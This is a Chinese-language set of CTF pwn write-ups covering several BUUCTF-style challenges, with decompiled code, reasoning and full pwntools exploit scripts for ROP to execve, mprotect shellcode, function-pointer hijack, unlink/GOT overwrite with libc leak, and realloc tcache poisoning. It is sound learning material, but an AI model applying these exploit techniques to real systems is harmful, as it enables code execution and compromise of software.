一点坑:
asm的时候一定要指定arch,asm("mov rdx,1;syscall",arch="amd64")- 32位的fastbin容量要少一半
- p打印free和malloc要十分注意
CMCC—simplerop[ida分析错误,静态链接]
如果没思路,先找ROP的gadgets,静态链接有很多gadgets的
32位静态链接,有ida分析错误,最开始我是想两次int 0x80来系统调用的,但是一次int 0x80之后就会有ebp的leave错误赋值了,所以还是用syscall只调用execve

动态分析偏移
def exp(i):# 32bit syscall execve# execve('/bin/sh',0,0) int 80 rax=0xb rbx ='/bin/sh' rcx=0 rdx=0eax=0x080bae06edx_ecx_ebx=0x0806e850int_80=0x080493e1bss=0x080EC2C0main=0x08048E24read=0x0806CD50# read(0,addr,8) rax=0x3 rbx=0 rcx=addr rdx =8pl=b'a'*(0x14+0xc)+p32(read)pl+=p32(edx_ecx_ebx)+p32(0)+p32(bss)+p32(8)pl+=p32(edx_ecx_ebx)+p32(0)+p32(0)+p32(bss)pl+=p32(eax)+p32(0xb)pl+=p32(int_80)print(len(pl))#gdb.attach(p,"b *0x08048E6F")sl(pl)yes=raw_input()sl('/bin/sh\x00')if __name__=="__main__":exp(1)ir()
静态链接还能打mprotect
def exp(i):# 32bit syscall execve# execve('/bin/sh',0,0) int 80 rax=0xb rbx ='/bin/sh' rcx=0 rdx=0eax=0x080bae06edx_ecx_ebx=0x0806e850int_80=0x080493e1bss=0x080EC2C0main=0x08048E24read=0x0806CD50seg=0x080ec000mpro=0x0806D870pop3=edx_ecx_ebxsh=asm(shellcraft.sh())pl=b'a'*(0x14+0xc)+p32(mpro)+p32(pop3)pl+=p32(seg)+p32(0x1000)+p32(7)pl+=p32(read)+p32(pop3)+p32(0)+p32(seg)+p32(len(sh))pl+=p32(seg)sl(pl)sl(sh)if __name__=="__main__":exp(1)ir()
[ZJCTF 2019]Login[调用函数过后栈残留的利用]
代码审计
int __cdecl main(int argc, const char **argv, const char **envp){void (*v3)(void); // rax__int64 v4; // rbx__int64 v5; // raxchar v7; // [rsp+Fh] [rbp-131h] BYREF__int64 v8; // [rsp+10h] [rbp-130h] BYREFchar Admin_var[176]; // [rsp+20h] [rbp-120h] BYREFchar pswd[16]; // [rsp+D0h] [rbp-70h] BYREFchar v11[64]; // [rsp+E0h] [rbp-60h] BYREFunsigned __int64 v12; // [rsp+128h] [rbp-18h]v12 = __readfsqword(0x28u);setbuf(stdout, 0LL);strcpy(pswd, "2jctf_pa5sw0rd");memset(v11, 0, sizeof(v11));Admin::Admin((Admin *)Admin_var, "admin", pswd);puts(" _____ _ ____ _____ _____ _ _ \n""|__ / | |/ ___|_ _| ___| | | ___ __ _(_)_ __ \n"" / /_ | | | | | | |_ | | / _ \\ / _` | | '_ \\ \n"" / /| |_| | |___ | | | _| | |__| (_) | (_| | | | | |\n""/____\\___/ \\____| |_| |_| |_____\\___/ \\__, |_|_| |_|\n"" |___/ ");printf("Please enter username: ");User::read_name((User *)&login);printf("Please enter password: ");v3 = (void (*)(void))main::{lambda(void)#1}::operator void (*)(void)(&v7);v8 = password_checker(v3); // v8存的是内容的地址User::read_password((User *)&login);v4 = User::get_password((User *)Admin_var);v5 = User::get_password((User *)&login);password_checker(void (*)(void))::{lambda(char const*,char const*)#1}::operator()(&v8, v5, v4);return 0;}
这个逆向难度有点高
从这行函数里逆向分析下
password_checker(void (*)(void))::{lambda(char const*,char const*)#1}::operator()(&v8, v5, v4);
可以看到调用了一个函数指针
unsigned __int64 __fastcall password_checker(void (*)(void))::{lambda(char const*,char const*)#1}::operator()(void (***a1)(void), const char *a2, const char *a3){char s[88]; // [rsp+20h] [rbp-60h] BYREFunsigned __int64 v5; // [rsp+78h] [rbp-8h]v5 = __readfsqword(0x28u);if ( !strcmp(a2, a3) ){snprintf(s, 0x50uLL, "Password accepted: %s\n", s);puts(s);(**a1)();}else{puts("Nope!");}return __readfsqword(0x28u) ^ v5;}
a1是传入的第一个参数
跟进汇编看看
v8存放[rbp+var_18]的地址,然后被当成二级指针做指针函数调用,我们需要在这里面放上后门函数的地址即可
v8 = password_checker(v3); // v8存的是内容的地址User::read_password((User *)&login);
可以看到password_checker后面就是read_password,在主函数里两次开子函数是不会变rbp的,所以在子函数里覆盖掉目标位置即可
同时注意snprintf,s在上个栈中是有内容的!要用\x00截断
unsigned __int64 __fastcall password_checker(void (*)(void))::{lambda(char const*,char const*)#1}::operator()(void (***a1)(void), const char *a2, const char *a3){char s[88]; // [rsp+20h] [rbp-60h] BYREFunsigned __int64 v5; // [rsp+78h] [rbp-8h]v5 = __readfsqword(0x28u);if ( !strcmp(a2, a3) ){snprintf(s, 0x50uLL, "Password accepted: %s\n", s);puts(s);(**a1)();}else{puts("Nope!");}return __readfsqword(0x28u) ^ v5;}
wustctf2020_getshell_2 [call调用参数时的参数传递]
就是一个简单的溢出,其中system地址是0x08048529
def exp(i):sh=0x08048670pl=b'a'*(0x18+4)+p32(0x08048529)+p32(sh)sl(pl)
.text:08048529 call _system.text:0804852E add esp, 10h.text:08048531 nop.text:08048532 leave.text:08048533 retn
call的时候会在栈上压入下一条指令的地址,所以不需要返回地址的填充而是直接填参数
shanghai2019_slient_note[scanf触发consolidate]
2.23的打法,没开PIE+有管理指针,用unlink打法。
没leak的话可以改got表为puts的plt来进行leak,buu上的远程是2.27的版本我不知道怎么打,ha1vk大佬居然打出来了,tql
def exp(i):sptr=0x6020D0lptr=0x6020D8add(1,'a')# 0x603000add(2,'b')# 0x603030free(1)hack()free(1)pl=p64(0)+p64(0x20)+p64(sptr-0x18)+p64(sptr-0x10)+p64(0x20)edit(1,pl)free(2)pl=p64(0)*3+p64(0x6020c8)edit(1,pl)pl=p64(0)+p64(0x6020c8)+p64(elf.got['free'])edit(1,pl)edit(2,p64(elf.plt['puts']))pl=p64(0)+p64(0x6020c8)+p64(elf.got['calloc'])edit(1,pl)free(2)ru("Large\n")leak=_u64(rc(6))info("leak",leak)libc_base=leak-libc.sym['calloc']info("libc_base",libc_base)pl=p64(0)+p64(0x6020c8)+p64(elf.got['free'])edit(1,pl)edit(2,p64(libc.sym['system']+libc_base))add(1,'/bin/sh')free(1)if __name__=="__main__":exp(1)#sl("cat flag")ir()
当用printf、scanf的时候会执行一次malloc+free
调试可以先b在sancf,然后p __malloc 在b到地址c过去 用
strace可以看到更深的调用,比如brk(),mmap()具体之后补充

#include<stdio.h>#include<malloc.h>int main(){size_t *p =malloc(0x40);size_t *a =malloc(0x500);size_t *k =malloc(0x10);free(p);printf("p=%p,a=%p\n",p,a);free(a);a =malloc(0x500);int c=0;// <- break pointreturn 0;}
在第八行调用printf的时候会进行一个consolidate,将fastchunk移动到smallchunk
在chunk进入smallbin后能再次free一次,绕过进入fastbin的检查,这样是为什么呢?
unlink的其中一个要求就是要检查被释放chunk的inuse位,而进入fastbin是不会抹除相邻高地址chunk的inuse,必须要进入smallbin才行,当然,抹去这个行为是在scanf的时候发生的
这就是为什么要用consolidate的原因,剩下的就很简单了,不过有个改got表为puts的plt,free(puts)掉某got表指向的内容来泄漏libc_base值得学习
unlink
此外上面double free没啥用,还有这种写法,但是不知道为什么没法申请small_chunk,个人推测是因为arena部分的链表被破坏了,没法在smallbin里解链,所以只能申请更大的,或者double free一次,就是在fastbin中取,而不会有双向链表被破坏的问题
def exp(i):sptr=0x6020D0lptr=0x6020D8add(1,'a')# 0x603000add(2,'b')# 0x603030free(1)hack()# prev_size, size, fd, bk, next_prevpl=p64(0)+p64(0x20)+p64(sptr-0x18)+p64(sptr-0x10)+p64(0x20)edit(1,pl)free(2)pl=p64(0)*3+p64(0x6020c8)edit(1,pl)pl=p64(0)+p64(0x6020c8)+p64(elf.got['free'])edit(1,pl)edit(2,p64(elf.plt['puts']))pl=p64(0)+p64(0x6020c8)+p64(elf.got['calloc'])edit(1,pl)free(2)ru("Large\n")leak=_u64(rc(6))info("leak",leak)libc_base=leak-libc.sym['calloc']info("libc_base",libc_base)pl=p64(0)+p64(0x6020c8)+p64(elf.got['free'])edit(1,pl)edit(2,p64(libc.sym['system']+libc_base))#error#add(1,'/bin/sh')#free(1)add(2,'/bin/sh')free(2)if __name__=="__main__":exp(1)sl("cat flag")ir()
重新敲了一遍,更加清晰了
def exp(i):sptr=0x6020D0lptr=0x6020D8add(1,'1')add(2,'2')pl=p64(0)+p64(0x20)+p64(sptr-0x18)+p64(sptr-0x10)+p64(0x20)free(1)# into smallbin and adjust inuse bytehack()edit(1,pl)free(2)# hijack free to putspl=p64(0)*3+p64(sptr+8)+p64(elf.got['free'])edit(1,pl)edit(2,p64(elf.plt['puts']))# leak calloc_realedit(1,p64(elf.got['calloc']))free(2)libc_base=_u64(ru('\x7f')[-6:])-libc.sym['calloc']info("libc_base",libc_base)# hijack free_gotedit(1,p64(elf.got['free']))edit(2,p64(libc.sym['system']+libc_base))add(2,'/bin/sh')free(2)if __name__=="__main__":exp(1)sl("cat flag")ir()
ciscn_2019_es_5[realloc不检查size的漏洞]
2.27 1.2无key版本,保护全开
__int64 Edit(){__int64 result; // raxint idx; // [rsp+Ch] [rbp-14h]__int64 v2; // [rsp+10h] [rbp-10h]void *v3; // [rsp+18h] [rbp-8h]printf("Index:");idx = read_int();if ( idx < 0 || idx > 9 ){puts("You want to steal the flag?");exit(0);}if ( flist[idx] ){v2 = flist[idx];if ( *(_DWORD *)(v2 + 0xC) ) // flag 位{--*(_DWORD *)(v2 + 0xC); // 意思应该是只能修改一次v3 = realloc(*(void **)v2, *(int *)(v2 + 8));// loopholeif ( v3 ){*(_QWORD *)v2 = v3;printf("New content:");secure_read(*(void **)v2, *(_DWORD *)(v2 + 8));puts("OK!");}else{puts("Can not edit this flag!");}result = 0LL;}else{puts("Dead!");result = 0LL;}}else{puts("None flag!");result = 0LL;}return result;}
漏洞点在realloc,在realloc里面有分析
再一个就是malloc(0)是合法的语句,可以调整size,如果看到题目要你自己控制size并有写入就小心了
这里的secure_read是能将末位\n置0的,就不要用sl了,会影响uaf后的编辑
能sl(b'')而不是sl('')(python3
这里面我打的是本地,远程要用buu给的libc的onegadget
def exp(i):libc=ELF("/lib/x86_64-linux-gnu/libc.so.6")# only can be edited or showed onceflist=0x202060+0x555555554000[add(0x200,'s') for i in range(8)]add(0x10,'gap')# idx 8[free(i) for i in range(7,-1,-1)]#free idx 0~7add(0x100,'a')# idx0show(0)leak=_u64(ru('\x7f')[-6:])info("leak",leak)mh=(leak&0xfffffffff000)+(libc.sym['__malloc_hook']&0xfff)libc_base=mh-libc.sym['__malloc_hook']info("libc_base",libc_base)fh=libc.sym['__free_hook']+libc_basesys=libc.sym['system']+libc_baseadd(0,b'')# idx1# edit(1)ch(2)sla("Index:","1")free(1)#og=0x10a38cog=0x4f3c2# 0x4f365 0x4f3c2add(0x10,p64(fh))add(0x10,p64(og+libc_base))free(8)if __name__=="__main__":exp(1)sl("cat flag")ir()

若有收获,就点个赞吧
0 人点赞


